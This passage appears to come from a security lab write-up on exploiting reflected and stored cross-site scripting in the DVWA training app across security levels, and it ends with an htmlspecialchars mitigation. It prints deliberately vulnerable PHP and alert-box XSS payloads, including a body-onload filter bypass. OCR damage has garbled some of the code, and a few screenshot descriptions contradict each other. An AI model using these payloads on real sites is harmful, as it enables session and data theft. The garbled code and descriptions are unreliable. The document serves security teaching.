
A screenshot of a web browser window titled "Kali - VMware Workstation". The address bar shows "localhost/DVWA/vulnerabilities/xss_r/?name=Om&". The main content is the DVWA logo and the title "Vulnerability: Reflected Cross Site Scripting (XSS)". Below the title is a form with a label "What's your name?" and a text input field containing "Om". There is a "Submit" button next to the input field. To the right of the input field, the text "Hello, Om" is displayed in red, indicating the reflected input was successfully echoed back. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, and XSS (DOM). A note at the bottom says "To direct input to this VM, move the mouse pointer inside or press Ctrl+G."

2. Analyze the functionality of the target page.




```
<?php
header ("X-XSS-Protection: 0");
// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Feedback for end user
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}
?>
```

3. Enter payload at input field and exploit vulnerability.



The screenshot shows a Kali Linux VM interface with a Firefox browser window. The URL is `localhost/DVWA/vulnerabilities/xss_r/?name=xss%27alert('Barot')%27`. The DVWA logo is at the top. On the left is a sidebar menu with various attack types. The main content area is titled "Vulnerability: Reflected Cross Site Scripting (XSS)". It has a form with the placeholder "What's your name?". An input field contains the payload `<script>alert('Barot')</script>`. Below the input field, the word "Hello" is displayed in red text, indicating the script was executed.





9.2.2 Medium Level Security

The developer has tried to add a simple pattern matching to remove any references to "<script>", to disable any JavaScript.


Steps:

1. Analyze the functionality of the target page.





2. Analyze the source code of the target page.



The screenshot shows the source code for the reflected XSS page. It's a PHP file named medium.php located at `vulnerabilities/xss_r/source/medium.php`. The code includes an `header("X-XSS-Protection: 0")` statement and logic to check if the `"name"` parameter exists in the `$_GET` array. If it does, it replaces the `<script>` tag with an empty string. Finally, it outputs a `<pre>Hello {sname}</pre>` block where `{sname}` is the user input.

```
<?php
header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = str_replace( '<script>', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello {$name}</pre>";
}

?>
```

3. Enter payload and exploit payload.

The screenshot shows a web browser window titled "Vulnerability: Reflected Cross Site Scripting (XSS)". The URL is `localhost/DVWA/vulnerabilities/xss_r/?name=Om%20Barot`. On the left, there's a sidebar menu with various attack types. The main content area has a form with the placeholder "What's your name? >>>". Below it, a red alert box displays the text "Hello, Om". To the right, there's a "More Information" section with several links related to XSS attacks.


The screenshot shows the same DVWA page after the payload was submitted. A modal dialog box is centered on the screen with the title "localhost" and the message "XSS R". There is an "OK" button at the bottom right of the dialog.

9.2.3 High Level Security


The developer now believes they can disable all JavaScript by removing the pattern "<s*c*r*i*p*t".

Steps:

1. Analyze the functionality of the target page.



A screenshot of a web browser displaying the DVWA Reflected Cross Site Scripting (XSS) page. The URL is `localhost/DVWA/vulnerabilities/xss_r/?name=Om%20`. On the left, there's a sidebar menu with various security test categories. The main content area has a heading "Vulnerability: Reflected Cross Site Scripting (XSS)". Below it is a form with a text input field containing "Om" and a "Submit" button. Underneath the form, the text "Hello, Om!" is displayed in red, indicating the reflected XSS payload was successfully executed.



A second screenshot of the DVWA Reflected XSS page, identical to the first one. It shows the same URL, sidebar menu, and the "Hello, Om!" message in red. This indicates that the developer's attempt to prevent JavaScript execution by removing the "<s*c*r*i*p*t" pattern did not succeed, as the reflected XSS payload still worked.

2. Analyze the source code of the target page.

The screenshot shows a terminal window titled 'Kali - VMware Workstation'. The window displays the source code of a PHP file named 'source/high.php'. The code includes a header check, input validation, and a user feedback echo statement. A 'Compare All Levels' button is visible at the bottom left of the code editor area.

```
<?php
header ("X-XSS-Protection: 0");
// Is there any input?
if( array_key_exists("name", $_GET) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = preg_replace( '/<(.*>)(.*c(.*)r(.*)i(.*)p(.*)t/>', '', $_GET[ 'name' ] );
    // Feedback for end user
    echo "<pre>Hello {$name}</pre>";
}
?>
```

3. Enter payload and exploit vulnerabilities.

The screenshot shows a web browser window titled 'Vulnerability: Reflected' on the DVWA website. The URL is 'localhost/DVWA/vulnerabilities/xss_r/?name=<body+onload%3Dalert(%27XSS%27)>'. The page displays a form asking 'What's your name?' with a value of '<body+onload%3Dalert(%27XSS%27)>'. Below the form, the word 'Hello' is displayed in red, indicating the payload was successfully reflected and executed. A sidebar on the left lists various security vulnerabilities, and a 'More Information' section at the bottom provides links to external resources.


Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? <body+onload%3Dalert(%27XSS%27)> Submit

Hello

More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <https://www.csiscurity.com/xss-faq.html>
- <https://www.script>alert.com/>



Mitigations:

Using inbuilt PHP functions (such as "htmlspecialchars()"), it's possible to escape any values which would alter the behaviour of the input.

Sample code:

```
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ],
    'index.php' );

    // Get input
    $name = htmlspecialchars( $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello {$name}</pre>";
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

9.3 XSS Stored Vulnerability

"Cross-Site Scripting (XSS)" attacks are a type of injection problem, in which malicious scripts are injected into the otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application using input from a user in the output, without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the JavaScript. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by your browser and used with that site. These scripts can even rewrite the content of the HTML page.

The XSS is stored in the database. The XSS is permanent, until the database is reset or the payload is manually deleted.

9.3.1 Low Level Security


Low level will not check the requested input, before including it to be used in the output text.

Steps:

1. Analyze the functionality of the target page.

The screenshot shows a Kali Linux desktop environment with a Firefox browser window open to the DVWA 'Stored Cross Site Scripting (XSS)' page. The URL in the address bar is `localhost/DVWA/vulnerabilities/xss_stored/`. The DVWA logo is at the top. On the left, a sidebar menu lists various security modules: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, and XSS (DOM). The main content area displays the 'Vulnerability: Stored Cross Site Scripting (XSS)' page. It has two input fields: 'Name' and 'Message'. Below these fields is a 'Sign Guestbook' button. A preview box shows the input: 'Name: test' and 'Message: This is a test comment.' At the bottom, there is a 'More Information' section with a bulleted list of links:

- <https://owasp.org/www-community/attacks/xss>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <https://www.cisecurity.com/xss-faq.html>



2. Analyze the source code of the target page.

```
<?php
if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $POST[ 'mtxMessage' ] );
    $name = trim( $POST[ 'txtName' ] );

    // Sanitize message input
    $message = stripslashes( $message );
    $message = ((isset($GLOBALS["__mysql_ston"])) && is_object($GLOBALS["__mysql_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysql_ston"], $message) : $message;

    // Sanitize name input
    $name = ((isset($GLOBALS["__mysql_ston"])) && is_object($GLOBALS["__mysql_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysql_ston"], $name) : $name;

    // Update database
    $query = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["__mysql_ston"], $query) or die( '<pre>' . ((is_object($GLOBALS["__mysql_ston"])) ? mysqli_error($GLOBALS["__mysql_ston"]) : $GLOBALS["__mysql_ston"]->error) . '</pre>' );
    mysqli_close();
}
?>
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

4. Enter payload and exploit vulnerabilities.

A screenshot of a web browser window titled "Vulnerability: Stored Cross Site Scripting (XSS)". The URL is "localhost/DVWA/vulnerabilities/xss_stored". The page displays a guestbook form with a sidebar of vulnerability links. In the main area, the "Name" field contains "Om" and the "Message" field contains "<script>alert('XSS')</script>". Below the form, there are two entries in the guestbook: "Name: test" and "Message: This is a test comment." and "Name: Om" and "Message: Barot". At the bottom, there are "Sign Guestbook" and "Clear Guestbook" buttons. A tooltip at the bottom left says "To direct input to this VM move the mouse pointer inside or press Ctrl+G."

A screenshot of a web browser window titled "Vulnerability: Stored Cross Site Scripting (XSS)". The URL is "localhost/DVWA/vulnerabilities/xss_stored". The page displays a guestbook form with a sidebar of vulnerability links. In the main area, the "Name" field contains "Om" and the "Message" field contains "XSS Stored". A confirmation dialog box is open with the message "XSS Stored" and an "OK" button. Below the form, there are two entries in the guestbook: "Name: test" and "Message: This is a test comment." and "Name: Om" and "Message: Barot". At the bottom, there is a "More Information" link with the URL "https://owasp.org/www-community/attacks/xss". A tooltip at the bottom left says "To direct input to this VM move the mouse pointer inside or press Ctrl+G."

9.3.2 Medium Level Security

The developer had added some protection, however hasn't done every field the same way.

